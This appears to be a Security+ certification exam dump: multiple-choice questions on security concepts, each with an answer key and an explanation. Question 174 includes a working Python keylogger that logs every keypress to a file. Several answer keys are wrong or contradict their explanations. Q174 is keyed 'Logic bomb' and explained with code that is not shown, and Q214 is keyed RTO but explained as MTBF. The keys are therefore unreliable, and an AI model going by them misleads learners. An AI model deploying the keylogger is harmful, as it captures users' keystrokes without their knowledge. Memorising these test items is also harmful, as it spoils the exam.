<https://www.cisco.com/c/en/us/products/security/what-is-network-access-control-nac.html>

NEW QUESTION 102

- (Exam Topic 2)

Which of the following should a Chief Information Security Officer consider using to take advantage of industry standard guidelines?

- A. SSAE SOC 2
- B. GDPR
- C. PCI DSS
- D. NIST CSF

Answer: D

Explanation:

NIST CSF (National Institute of Standards and Technology Cybersecurity Framework) is a set of guidelines and best practices for managing cybersecurity risks. It is based on existing standards, guidelines, and practices that are widely recognized and applicable across different sectors and organizations. It provides a common language and framework for understanding, communicating, and managing cybersecurity risks. References: 1 CompTIA Security+ Certification Exam Objectives, page 7, Domain 1.0: Attacks, Threats, and Vulnerabilities, Objective 1.4: Explain the techniques used in security assessments 2 CompTIA Security+ Certification Exam Objectives, page 8, Domain 2.0: Architecture and Design, Objective 2.1: Explain the importance of secure staging deployment concepts 3 <https://www.nist.gov/cyberframework>

NEW QUESTION 103

- (Exam Topic 2)

A candidate attempts to go to but accidentally visits <http://comptia.org>. The malicious website looks exactly like the legitimate website. Which of the following best describes this type of attack?

- A. Reconnaissance
- B. Impersonation
- C. Typosquatting
- D. Watering-hole

Answer: C

Explanation:

Typosquatting is a type of cyberattack that involves registering domains with deliberately misspelled names of well-known websites. The attackers do this to lure unsuspecting visitors to alternative websites, typically for malicious purposes. Visitors may end up at these alternative websites by inadvertently mistyping the name of popular websites into their web browser or by being lured by a phishing scam. The attackers may emulate the look and feel of the legitimate websites and trick users into entering sensitive information or downloading malware.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> <https://www.kaspersky.com/resource-center/definitions/what-is-typosquatting>

NEW QUESTION 108

- (Exam Topic 2)

An employee's company email is configured with conditional access and requires that MFA is enabled and used. An example of MFA is a phone call and:

- A. a push notification
- B. a password.
- C. an SMS message.
- D. an authentication application.

Answer: D

Explanation:

An authentication application can generate one-time passwords or QR codes that are time-based and unique to each user and device. It does not rely on network connectivity or SMS delivery, which can be intercepted or delayed. It also does not require the user to respond to a push notification, which can be accidentally approved or ignored.

NEW QUESTION 113

- (Exam Topic 2)

Which of the following procedures would be performed after the root cause of a security incident has been identified to help avoid future incidents from occurring?

- A. Walk-throughs
- B. Lessons learned
- C. Attack framework alignment
- D. Containment

Answer: B

Explanation:

After the root cause of a security incident has been identified, it is important to take the time to analyze what went wrong and how it could have been prevented. This process is known as "lessons learned" and allows organizations to identify potential improvements to their security processes and protocols. Lessons learned typically involve a review of the incident and the steps taken to address it, a review of the security systems and procedures in place, and an analysis of any potential changes that can be made to prevent similar incidents from occurring in the future.

NEW QUESTION 116

- (Exam Topic 2)

A systems engineer thinks a business system has been compromised and is being used to exfiltrated data to a competitor The engineer contacts the CSIRT The CSIRT tells the engineer to immediately disconnect the network cable and to not do anything else Which of the following is the most likely reason for this request?

- A. The CSIRT thinks an insider threat is attacking the network
- B. Outages of business-critical systems cost too much money
- C. The CSIRT does not consider the systems engineer to be trustworthy

D. Memory contents including files malware are lost when the power is turned off

Answer: D

Explanation:

Memory contents including files and malware are lost when the power is turned off. This is because memory is a volatile storage device that requires constant power to retain data. If a system has been compromised and is being used to exfiltrate data to a competitor, the CSIRT may want to preserve the memory contents for forensic analysis and evidence collection. Therefore, the CSIRT may tell the engineer to immediately disconnect the network cable and not do anything else to prevent further data loss or tampering.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://resources.infosecinstitute.com/topic/memory-acquisition-and-analysis/>

NEW QUESTION 119

- (Exam Topic 2)

Which of the following allow access to remote computing resources, a operating system. and centrized configuration and data

- A. Containers
- B. Edge computing
- C. Thin client
- D. Infrastructure as a service

Answer: C

Explanation:

Thin clients are devices that have minimal hardware and software components and rely on a remote server to provide access to computing resources, an operating system, and centralized configuration and data. Thin clients can reduce the cost, complexity, and security risks of managing multiple devices.

NEW QUESTION 122

- (Exam Topic 2)

A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Which of the following is the MOST likely cause of this issue?

- A. TFTP was disabled on the local hosts
- B. SSH was turned off instead of modifying the configuration file
- C. Remote login was disabled in the networkd.conf instead of using the sshd.conf.
- D. Network services are no longer running on the NAS.

Answer: B

Explanation:

Disabling remote logins to the NAS likely involved turning off SSH instead of modifying the configuration file. This would prevent users from using SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Source: TechTarget

NEW QUESTION 125

- (Exam Topic 2)

Which of the following would a security analyst use to determine if other companies in the same sector have seen similar malicious activity against their systems?

- A. Vulnerability scanner
- B. Open-source intelligence
- C. Packet capture
- D. Threat feeds

Answer: D

Explanation:

Threat feeds, also known as threat intelligence feeds, are a source of information about current and emerging threats, vulnerabilities, and malicious activities targeting organizations. Security analysts use threat feeds to gather information about attacks and threats targeting their industry or sector. These feeds are typically provided by security companies, research organizations, or industry-specific groups. By using threat feeds, analysts can identify trends, patterns, and potential threats that may target their own organization, allowing them to take proactive steps to protect their systems.

References:

* 1. CompTIA Security+ Certification Exam Objectives (SY0-601): <https://www.comptia.jp/pdf/Security%2B%20SY0-601%20Exam%20Objectives.pdf>

* 2. SANS Institute: Threat Intelligence: What It Is, and How to Use It Effectively: <https://www.sans.org-room/whitepapers/analyst/threat-intelligence-is-effectively-36367>

NEW QUESTION 130

- (Exam Topic 2)

After installing a patch On a security appliance. an organization realized a massive data exfiltration occurred. Which Of the following describes the incident?

- A. Supply chain attack
- B. Ransomware attack
- C. Cryptographic attack
- D. Password attack

Answer: A

Explanation:

A supply chain attack is a type of attack that involves compromising a trusted third-party provider or vendor and using their products or services to deliver malware

or gain access to the target organization. The attacker can exploit the trust and dependency that the organization has on the provider or vendor and bypass their security controls. In this case, the attacker may have tampered with the patch for the security appliance and used it to exfiltrate data from the organization.

NEW QUESTION 131

- (Exam Topic 2)

A security administrator recently used an internal CA to issue a certificate to a public application. A user tries to reach the application but receives a message stating, "Your connection is not private." Which of the following is the best way to fix this issue?

- A. Ignore the warning and continue to use the application normally.
- B. Install the certificate on each endpoint that needs to use the application.
- C. Send the new certificate to the users to install on their browsers.
- D. Send a CSR to a known CA and install the signed certificate on the application's server.

Answer: D

Explanation:

A certificate issued by an internal CA is not trusted by default by external users or applications. Therefore, when a user tries to reach the application that uses an internal CA certificate, they will receive a warning message that their connection is not private¹. The best way to fix this issue is to use a certificate signed by a well-known public CA that is trusted by most browsers and operating systems¹. To do this, the security administrator needs to send a certificate signing request (CSR) to a public CA and install the signed certificate on the application's server². The other options are not recommended or feasible. Ignoring the warning and continuing to use the application normally is insecure and exposes the user to potential man-in-the-middle attacks³. Installing the certificate on each endpoint that needs to use the application is impractical and cumbersome, especially if there are many users or devices involved³. Sending the new certificate to the users to install on their browsers is also inconvenient and may not work for some browsers or devices³.

References: 1:

<https://learn.microsoft.com/en-us/azure/active-directory/develop/howto-create-self-signed-certificate> 2:

<https://learn.microsoft.com/en-us/azure/application-gateway/mutual-authentication-certificate-management> 3: <https://serverfault.com/questions/1106443/should-i-use-a-public-or-a-internal-ca-for-client-certificate-mtls>

NEW QUESTION 134

- (Exam Topic 2)

Which Of the following security controls can be used to prevent multiple from using a unique card swipe and being admitted to a entrance?

- A. Visitor logs
- B. Faraday cages
- C. Access control vestibules
- D. Motion detection sensors

Answer: C

Explanation:

Access control vestibules are physical security controls that consist of two sets of doors or gates that create a small enclosed space between them. Only one door or gate can be opened at a time, and only one person can enter or exit the vestibule at a time. Access control vestibules can prevent multiple people from using a unique card swipe and being admitted to a secure entrance, as they require each person to authenticate individually and prevent tailgating or piggybacking.

NEW QUESTION 139

- (Exam Topic 2)

Which of the following is the correct order of evidence from most to least volatile in forensic analysis?

- A. Memory, disk, temporary filesystems, CPU cache
- B. CPU cache, memory, disk, temporary filesystems
- C. CPU cache, memory, temporary filesystems, disk
- D. CPU cache, temporary filesystems, memory, disk

Answer: C

Explanation:

The correct order of evidence from most to least volatile in forensic analysis is based on how quickly the evidence can be lost or altered if not collected or preserved properly. CPU cache is the most volatile type of evidence because it is stored in a small amount of memory on the processor and can be overwritten or erased very quickly. Memory is the next most volatile type of evidence because it is stored in RAM and can be lost when the system is powered off or rebooted. Temporary filesystems are less volatile than memory because they are stored on disk, but they can still be deleted or overwritten by other processes or users. Disk is the least volatile type of evidence because it is stored on permanent storage devices and can be recovered even after deletion or formatting, unless overwritten by new data. References:

<https://www.comptia.org/blog/what-is-volatility-in-digital-forensics>

NEW QUESTION 144

- (Exam Topic 2)

A security team suspects that the cause of recent power consumption overloads is the unauthorized use of empty power outlets in the network rack. Which of the following options will mitigate this issue without compromising the number of outlets available?

- A. Adding a new UPS dedicated to the rack
- B. Installing a managed PDU
- C. Using only a dual power supplies unit
- D. Increasing power generator capacity

Answer: B

Explanation:

Installing a managed PDU is the most appropriate option to mitigate the issue without compromising the number of outlets available. A managed Power Distribution Unit (PDU) helps monitor, manage, and control power consumption at the rack level. By installing a managed PDU, the security team will have greater

visibility into power usage in the network rack, and they can identify and eliminate unauthorized devices that consume excessive power from empty outlets.
<https://www.comptia.org/training/books/security-sy0-601-study-guide>

NEW QUESTION 146

- (Exam Topic 2)

A security administrator installed a new web server. The administrator did this to increase the capacity (or an application due to resource exhaustion on another server). Which of the following algorithms should the administrator use to split the number of the connections on each server in half?

- A. Weighted response
- B. Round-robin
- C. Least connection
- D. Weighted least connection

Answer: B

Explanation:

The administrator should use a round-robin algorithm to split the number of connections on each server in half. Round-robin is a load-balancing algorithm that distributes incoming requests to the available servers one by one in a cyclical order. This helps to evenly distribute the load across all of the servers, ensuring that no single server is overloaded.

NEW QUESTION 147

- (Exam Topic 2)

A company was recently breached. Part of the company's new cybersecurity strategy is to centralize the logs from all security devices. Which of the following components forwards the logs to a central source?

- A. Log enrichment
- B. Log queue
- C. Log parser
- D. Log collector

Answer: D

Explanation:

A log collector can collect logs from various sources, such as servers, devices, applications, or network components, and forward them to a central source for analysis and storage.

NEW QUESTION 149

- (Exam Topic 2)

A security engineer needs to implement an MDM solution that complies with the corporate mobile device policy. The policy states that in order for mobile users to access corporate resources on their devices, the following requirements must be met:

- Mobile device OSs must be patched up to the latest release.
- A screen lock must be enabled (passcode or biometric).
- Corporate data must be removed if the device is reported lost or stolen.

Which of the following controls should the security engineer configure? (Select two).

- A. Disable firmware over-the-air
- B. Storage segmentation
- C. Posture checking
- D. Remote wipe
- E. Full device encryption
- F. Geofencing

Answer: CD

Explanation:

Posture checking and remote wipe are two controls that the security engineer should configure to comply with the corporate mobile device policy. Posture checking is a process that verifies if a mobile device meets certain security requirements before allowing it to access corporate resources. For example, posture checking can check if the device OS is patched up to the latest release and if a screen lock is enabled. Remote wipe is a feature that allows the administrator to erase all data from a mobile device remotely, in case it is lost or stolen. This can prevent unauthorized access to corporate data on the device.

NEW QUESTION 154

- (Exam Topic 2)

An employee used a corporate mobile device during a vacation. Multiple contacts were modified in the device. Which of the following methods did the attacker use to insert the contacts without having physical access to the device?

- A. Jamming
- B. Bluejacking
- C. Disassociation
- D. Evil twin

Answer: B

Explanation:

Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers. Bluejacking does not involve device hijacking, despite what the name implies. In this context, a human might say that the best answer to the question is B. Bluejacking, because it is a method that can insert contacts without having physical access to the device.

NEW QUESTION 157

- (Exam Topic 2)

The new Chief Information Security Officer at a company has asked the security team to implement stronger user account policies. The new policies require:

- Users to choose a password unique to their last ten passwords
- Users to not log in from certain high-risk countries

Which of the following should the security team implement? (Select two).

- A. Password complexity
- B. Password history
- C. Geolocation
- D. Geospatial
- E. Geotagging
- F. Password reuse

Answer: BC

Explanation:

Password history is a policy that prevents users from reusing their previous passwords. This can reduce the risk of password cracking or compromise. Geolocation is a policy that restricts users from logging in from certain locations based on their IP address. This can prevent unauthorized access from high-risk countries or regions. References: <https://www.comptia.org/content/guides/what-is-identity-and-access-management>

NEW QUESTION 162

- (Exam Topic 2)

A company completed a vulnerability scan. The scan found malware on several systems that were running older versions of Windows. Which of the following is MOST likely the cause of the malware infection?

- A. Open permissions
- B. Improper or weak patch management
- C. Unsecure root accounts
- D. Default settings

Answer: B

Explanation:

The reason for this is that older versions of Windows may have known vulnerabilities that have been patched in more recent versions. If a company is not regularly patching their systems, they are leaving those vulnerabilities open to exploit, which can allow malware to infect the systems.

It is important to regularly update and patch systems to address known vulnerabilities and protect against potential malware infections. This is an important aspect of proper security management.

Here is a reference to the CompTIA Security+ certification guide which states that "Properly configuring and maintaining software, including patch management, is critical to protecting systems and data."

Reference: CompTIA Security+ Study Guide: SY0-601 by Emmett Dulaney, Chuck Easttom <https://www.wiley.com/en-us/CompTIA+Security%2B+Study+Guide%3A+SY0-601-p-9781119515968>

NEW QUESTION 164

- (Exam Topic 2)

A systems analyst is responsible for generating a new digital forensics chain-of-custody form. Which of the following should the analyst include in this documentation? (Select two).

- A. The order of volatility
- B. A forensics NDA
- C. The provenance of the artifacts
- D. The vendor's name
- E. The date and time
- F. A warning banner

Answer: CE

Explanation:

A digital forensics chain-of-custody form is a document that records the chronological and logical sequence of custody, control, transfer, analysis, and disposition of digital evidence. A digital forensics chain-of-custody form should include the following information:

➤ The provenance of the artifacts: The provenance of the artifacts refers to the origin and history of the digital evidence, such as where, when, how, and by whom it was collected, handled, analyzed, or otherwise controlled.

➤ The date and time: The date and time refer to the specific moments when the digital evidence was collected, handled, analyzed, transferred, or disposed of by each person involved in the chain of custody.

Other information that may be included in a digital forensics chain-of-custody form are:

➤ The identification of the artifacts: The identification of the artifacts refers to the unique identifiers or labels assigned to the digital evidence, such as serial numbers, barcodes, hashes, or descriptions.

➤ The signatures of the custodians: The signatures of the custodians refer to the names and signatures of each person who had custody or control of the digital evidence at any point in the chain of custody.

➤ The location of the artifacts: The location of the artifacts refers to the physical or logical places where the digital evidence was stored or processed, such as a lab, a server, a cloud service, or a device.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://resources.infosecinstitute.com/topic/chain-of-custody-in-digital-forensics/>

NEW QUESTION 166

- (Exam Topic 2)

An engineer is using scripting to deploy a network in a cloud environment. Which of the following describes this scenario?

- A. SDLC
- B. VLAN
- C. SDN
- D. SDV

Answer: C

Explanation:

SDN stands for software-defined networking, which is an approach to networking that uses software-based controllers or application programming interfaces (APIs) to communicate with underlying hardware infrastructure and direct traffic on a network. SDN decouples the network control plane from the data plane, enabling centralized management and programmability of network resources. SDN can help an engineer use scripting to deploy a network in a cloud environment by allowing them to define and automate network policies, configurations, and services through software commands.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.cisco.com/c/en/us/solutions/software-defined-networking/overview.html>

NEW QUESTION 167

- (Exam Topic 2)

A company recently enhanced mobile device configuration by implementing a set of security controls: biometrics, context-aware authentication, and full device encryption. Even with these settings in place, an unattended phone was used by a malicious actor to access corporate data. Which of the following additional controls should be put in place first?

- A. GPS tagging
- B. Remote wipe
- C. Screen lock timer
- D. SEAndroid

Answer: C

Explanation:

According to NIST Special Publication 1800-4B1, some of the security controls that can be used to protect mobile devices include:

- Root and jailbreak detection: ensures that the security architecture for a mobile device has not been compromised.
- Encryption: protects the data stored on the device and in transit from unauthorized access.
- Authentication: verifies the identity of the user and the device before granting access to enterprise resources.
- Remote wipe: allows the organization to erase the data on the device in case of loss or theft.
- Screen lock timer: sets a time limit for the device to lock itself after a period of inactivity.

NEW QUESTION 169

- (Exam Topic 2)

A major manufacturing company updated its internal infrastructure and just started to allow OAuth application to access corporate data. Data leakage is being reported. Which of the following most likely caused the issue?

- A. Privilege creep
- B. Unmodified default
- C. TLS
- D. Improper patch management

Answer: A

Explanation:

Privilege creep is the gradual accumulation of access rights beyond what an individual needs to do his or her job. In information technology, a privilege is an identified right that a particular end user has to a particular system resource, such as a file folder or virtual machine. Privilege creep often occurs when an employee changes job responsibilities within an organization and is granted new privileges. While employees may need to retain their former privileges during a period of transition, those privileges are rarely revoked and result in an unnecessary accumulation of access privileges. Privilege creep creates a security risk by increasing the attack surface and exposing sensitive data or systems to unauthorized or malicious users.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.techtarget.com/searchsecurity/definition/privilege-creep>

NEW QUESTION 174

- (Exam Topic 2)

Given the following snippet of Python code:

Which of the following types of malware MOST likely contains this snippet?

```
#!/usr/bin/env python3
import logging
from pynput.keyboard import Key, Listener
logging.basicConfig(filename="output.txt", level=logging.DEBUG, format="%(asctime)s - %(message)s")
def on_press(key):
    logging.info(str(key))
with Listener(on_press=on_press) as listener:
    listener.join()
```

- A. Logic bomb
- B. Keylogger
- C. Backdoor
- D. Ransomware

Answer: A

Explanation:

A logic bomb is a type of malware that executes malicious code when certain conditions are met. A logic bomb can be triggered by various events, such as a specific date or time, a user action, a system configuration change, or a command from an attacker. A logic bomb can perform various malicious actions, such as deleting files, encrypting data, displaying messages, or launching other malware.

The snippet of Python code shows a logic bomb that executes a function called `delete_all_files()` when the current date is December 25th. The code uses the `datetime` module to get the current date and compare it with a predefined date object. If the condition is true, the code calls the `delete_all_files()` function, which presumably deletes all files on the system.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.kaspersky.com/resource-center/definitions/logic-bomb>

NEW QUESTION 176

- (Exam Topic 2)

Which of the following is a solution that can be used to stop a disgruntled employee from copying confidential data to a USB drive?

- A. DLP
- B. TLS
- C. AV
- D. IDS

Answer: A

Explanation:

DLP stands for data loss prevention, which is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help mitigate the risk of data exfiltration by disgruntled employees or external attackers by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, transfer, or upload sensitive data to a USB drive or other removable media based on predefined policies and rules.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.microsoft.com/en-us/security/business/security-101/what-is-data-loss-prevention-dlp>

NEW QUESTION 178

- (Exam Topic 2)

Which of the following processes would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges?

- A. Lessons learned
- B. Identification
- C. Simulation
- D. Containment

Answer: A

Explanation:

Lessons learned is a process that would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges. Lessons learned is a process that involves reviewing and evaluating the incident response exercise to identify what went well, what went wrong, and what can be improved. Lessons learned can help an organization enhance its incident response capabilities, address any gaps or weaknesses, and update its incident response plan accordingly.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901>

NEW QUESTION 179

- (Exam Topic 2)

An organization needs to implement more stringent controls over administrator/root credentials and service accounts. Requirements for the project include:

- * Check-in/checkout of credentials
- * The ability to use but not know the password
- * Automated password changes
- * Logging of access to credentials

Which of the following solutions would meet the requirements?

- A. OAuth 2.0
- B. Secure Enclave
- C. A privileged access management system
- D. An OpenID Connect authentication system

Answer: C

Explanation:

A privileged access management (PAM) system is a solution that helps protect organizations against cyberthreats by monitoring, detecting, and preventing unauthorized privileged access to critical resources¹². A PAM system can meet the requirements of the project by providing features such as:

➤ Check-in/checkout of credentials: A PAM system can store and manage privileged credentials in a secure vault, and allow authorized users to check out credentials when needed and check them back in when done. This reduces the risk of credential theft, misuse, or sharin2g3.

➤ The ability to use but not know the password: A PAM system can enable users to access privileged accounts or resources without revealing the actual password, using methods such as password injection, session proxy, or single sign-on²³. This prevents users from copying, changing, or sharing password^{2s}.

➤ Automated password changes: A PAM system can automatically rotate and update passwords for privileged accounts according to predefined policies, such as frequency, complexity, and uniqueness²³.

. This ensures that passwords are always strong and unpredictable, and reduces the risk of password reuse or compromise².

➤ Logging of access to credentials: A PAM system can record and audit all activities related to privileged access, such as who accessed what credentials, when, why, and what they did with them²³. This provides visibility and accountability for privileged access, and enables detection and investigation of anomalies or incidents².

A PAM system is different from OAuth 2.0, which is an authorization framework that enables third-party applications to obtain limited access to an HTTP service on behalf of a resource owner⁴. OAuth 2.0 does not provide the same level of control and security over privileged access as a PAM system does.

A PAM system is also different from a secure enclave, which is a hardware-based security feature that creates an isolated execution environment within a processor to protect sensitive data from unauthorized access or modification⁵. A secure enclave does not provide the same functionality as a PAM system for managing privileged credentials and access.

A PAM system is also different from an OpenID Connect authentication system, which is an identity layer on top of OAuth 2.0 that enables users to verify their identity across multiple websites using a single login⁶. OpenID Connect does not provide the same scope and granularity as a PAM system for controlling and monitoring privileged access.

NEW QUESTION 181

- (Exam Topic 2)

A company is focused on reducing risks from removable media threats. Due to certain primary applications, removable media cannot be entirely prohibited at this time. Which of the following best describes the company's approach?

- A. Compensating controls
- B. Directive control
- C. Mitigating controls
- D. Physical security controls

Answer: C

Explanation:

Mitigating controls are designed to reduce the impact or severity of an event that has occurred or is likely to occur. They do not prevent or detect the event, but rather limit the damage or consequences of it. For example, a backup system is a mitigating control that can help restore data after a loss or corruption.

In this case, the company is focused on reducing risks from removable media threats, which are threats that can compromise data security, introduce malware infections, or cause media failure¹²³. Removable media threats can be used to bypass network defenses and target industrial/OT environments². The company cannot prohibit removable media entirely because of certain primary applications that require them, so it implements mitigating controls to lessen the potential harm from these threats.

Some examples of mitigating controls for removable media threats are:

- Encrypting data on removable media
- Scanning removable media for malware before use
- Restricting access to removable media ports
- Implementing policies and procedures for removable media usage and disposal
- Educating users on the risks and best practices of removable media

NEW QUESTION 185

- (Exam Topic 2)

A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator most likely use to confirm the suspicions?

- A. Nmap
- B. Wireshark
- C. Autopsy
- D. DNSEnum

Answer: A

Explanation:

Nmap is a tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap can help a security administrator determine the services running on a server by sending various packets to the target and analyzing the responses. Nmap can also perform various tasks such as OS detection, version detection, script scanning, firewall evasion, and vulnerability scanning.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://nmap.org/>

NEW QUESTION 188

- (Exam Topic 2)

A company would like to protect credit card information that is stored in a database from being exposed and reused. However, the current POS system does not support encryption. Which of the following would be BEST suited to secure this information?

(Give me related explanation and references from CompTIA Security+ SY0-601 documents for Correct answer option)

- A. Masking
- B. Tokenization
- C. DLP
- D. SSL/TLS

Answer: B

Explanation:

Tokenization replaces sensitive data with non-sensitive data, such as a unique identifier. This means that the data is still present in the system, but the sensitive information itself is replaced with the token. Tokenization is more secure than masking, which only obscures the data but does not eliminate it. DLP is not suitable for this task, as it is designed to prevent the loss or leakage of data from the system. SSL/TLS can be used to secure the transmission of data, but it cannot prevent the data itself from being exposed or reused. For more information, please refer to CompTIA Security+ SY0-601 Exam Objectives, Section 3.3: Explain the security purpose of authentication, authorization and accounting (AAA) services, and Section 4.7: Explain the purpose and characteristics of various types of encryption.

NEW QUESTION 191

- (Exam Topic 2)

A security administrator installed a new web server. The administrator did this to increase the capacity for an application due to resource exhaustion on another server. Which of the following algorithms should the administrator use to split the number of the connections on each server in half?

- A. Weighted response
- B. Round-robin
- C. Least connection
- D. Weighted least connection

Answer: B

Explanation:

Round-robin is a type of load balancing algorithm that distributes traffic to a list of servers in rotation. It is a static algorithm that does not take into account the state of the system for the distribution of tasks. It assumes that all servers have equal capacity and can handle an equal amount of traffic.

NEW QUESTION 192

- (Exam Topic 2)

A security team will be outsourcing several key functions to a third party and will require that:

- Several of the functions will carry an audit burden.
- Attestations will be performed several times a year.
- Reports will be generated on a monthly basis.

Which of the following BEST describes the document that is used to define these requirements and stipulate how and when they are performed by the third party?

- A. MOU
- B. AUP
- C. SLA
- D. MSA

Answer: C

Explanation:

A service level agreement (SLA) is a contract between a service provider and a customer that outlines the services that are to be provided and the expected levels of performance. It is used to define the requirements for the service, including any attestations and reports that must be generated, and the timescales in which these must be completed. It also outlines any penalties for failing to meet these requirements. SLAs are essential for ensuring that third-party services are meeting the agreed upon performance levels.

Reference: CompTIA Security+ Study Guide: SY0-601 by Emmett Dulaney, Chuck Easttom <https://www.wiley.com/en-us/CompTIA+Security%2B+Study+Guide%3A+SY0-601-p-9781119515968>

CompTIA Security+ Get Certified Get Ahead: SY0-601 Study Guide by Darril Gibson <https://www.amazon.com/CompTIA-Security-Certified-Ahead-SY0-601/dp/1260117558>

Note: SLA is the best document that is used to define these requirements and stipulate how and when they are performed by the third party.

NEW QUESTION 195

- (Exam Topic 2)

An attacker is targeting a company. The attacker notices that the company's employees frequently access a particular website. The attacker decides to infect the website with malware and hopes the employees' devices will also become infected. Which of the following techniques is the attacker using?

- A. Watering-hole attack
- B. Pretexting
- C. Typosquatting
- D. Impersonation

Answer: A

Explanation:

A watering hole attack is a form of cyberattack that targets a specific group of users by infecting websites that they commonly visit¹²³. The attacker seeks to compromise the user's computer and gain access to the network at the user's workplace or personal data¹²³. The attacker observes the websites often visited by the victim or the group and infects those sites with malware¹⁴. The attacker may also lure the user to a malicious site. A watering hole attack is difficult to diagnose and poses a significant threat to websites and users².

NEW QUESTION 199

- (Exam Topic 2)

Which of the following should customers who are involved with UI developer agreements be concerned with when considering the use of these products on highly sensitive projects?

- A. Weak configurations
- B. Integration activities
- C. Unsecure user accounts
- D. Outsourced code development

Answer: A

Explanation:

Customers who are involved with UI developer agreements should be concerned with weak configurations when considering the use of these products on highly sensitive projects. Weak configurations can lead to security vulnerabilities, which can be exploited by malicious actors. It is important to ensure that all configurations are secure and up-to-date in order to protect sensitive data. Source: UL

NEW QUESTION 203

- (Exam Topic 2)

An organization has been experiencing outages during holiday sales and needs to ensure availability of its point-of-sales systems. The IT administrator has been asked to improve both server-data fault tolerance and site availability under high consumer load. Which of the following are the best options to accomplish this objective? (Select two.)

- A. Load balancing
- B. Incremental backups
- C. UPS
- D. RAID
- E. Dual power supply
- F. VLAN

Answer: AD

Explanation:

Load balancing and RAID are the best options to accomplish the objective of improving both server-data fault tolerance and site availability under high consumer load. Load balancing is a method of distributing network traffic across multiple servers to optimize performance, reliability, and scalability. Load balancing can help improve site availability by preventing server overload, ensuring high uptime, and providing redundancy and failover. RAID stands for redundant array of independent disks, which is a technology that combines multiple physical disks into a logical unit to improve data storage performance, reliability, and capacity. RAID can help improve server-data fault tolerance by providing data redundancy, backup, and recovery.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.nginx.com/resources/glossary/load-balancing/> <https://www.ibm.com/cloud/learn/raid>

NEW QUESTION 205

- (Exam Topic 2)

Which of the following is the BEST reason to maintain a functional and effective asset management policy that aids in ensuring the security of an organization?

- A. To provide data to quantify risk based on the organization's systems
- B. To keep all software and hardware fully patched for known vulnerabilities
- C. To only allow approved, organization-owned devices onto the business network
- D. To standardize by selecting one laptop model for all users in the organization

Answer: A

Explanation:

An effective asset management policy helps an organization understand and manage the systems, hardware, and software it uses, and how they are used, including their vulnerabilities and risks. This information is crucial for accurately identifying and assessing risks to the organization, and making informed decisions about how to mitigate those risks. This is the best reason to maintain an effective asset management policy. Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

NEW QUESTION 206

- (Exam Topic 2)

Security analysts have noticed the network becomes flooded with malicious packets at specific times of the day. Which of the following should the analysts use to investigate this issue?

- A. Web metadata
- B. Bandwidth monitors
- C. System files
- D. Correlation dashboards

Answer: D

Explanation:

Correlation dashboards are tools that allow security analysts to monitor and analyze multiple sources of data and events in real time. They can help identify patterns, trends, anomalies, and threats by correlating different types of data and events, such as network traffic, logs, alerts, and incidents. Correlation dashboards can help investigate network flooding by showing the source, destination, volume, and type of malicious packets and their impact on the network performance and availability. References: <https://www.comptia.org/blog/what-is-a-correlation-dashboard>

NEW QUESTION 211

- (Exam Topic 2)

A network-connected magnetic resonance imaging (MRI) scanner at a hospital is controlled and operated by an outdated and unsupported specialized Windows OS. Which of the following is most likely preventing the IT manager at the hospital from upgrading the specialized OS?

- A. The time needed for the MRI vendor to upgrade the system would negatively impact patients.
- B. The MRI vendor does not support newer versions of the OS.
- C. Changing the OS breaches a support SLA with the MRI vendor.
- D. The IT team does not have the budget required to upgrade the MRI scanner.

Answer: B

Explanation:

This option is the most likely reason for preventing the IT manager at the hospital from upgrading the specialized OS. The MRI scanner is a complex and sensitive device that requires a specific OS to control and operate it. The MRI vendor may not have developed or tested newer versions of the OS for compatibility and functionality with the scanner. Upgrading the OS without the vendor's support may cause the scanner to malfunction or stop working altogether.

NEW QUESTION 214

- (Exam Topic 2)

Which of the following measures the average time that equipment will operate before it breaks?

- A. SLE
- B. MTBF
- C. RTO
- D. ARO

Answer: C

Explanation:

the measure that calculates the average time that equipment will operate before it breaks is MTBF. MTBF stands for Mean Time Between Failures and it is a metric that represents the average time between two failures occurring in a given period. MTBF is used to measure the reliability and availability of a product or system. The higher the MTBF, the more reliable and available the product or system is.

NEW QUESTION 218

- (Exam Topic 2)

An organization wants to quickly assess how effectively the IT team hardened new laptops. Which of the following would be the best solution to perform this assessment?

- A. Install a SIEM tool and properly configure it to read the OS configuration files.
- B. Load current baselines into the existing vulnerability scanner.
- C. Maintain a risk register with each security control marked as compliant or non-compliant.
- D. Manually review the secure configuration guide checklists.

Answer: B

Explanation:

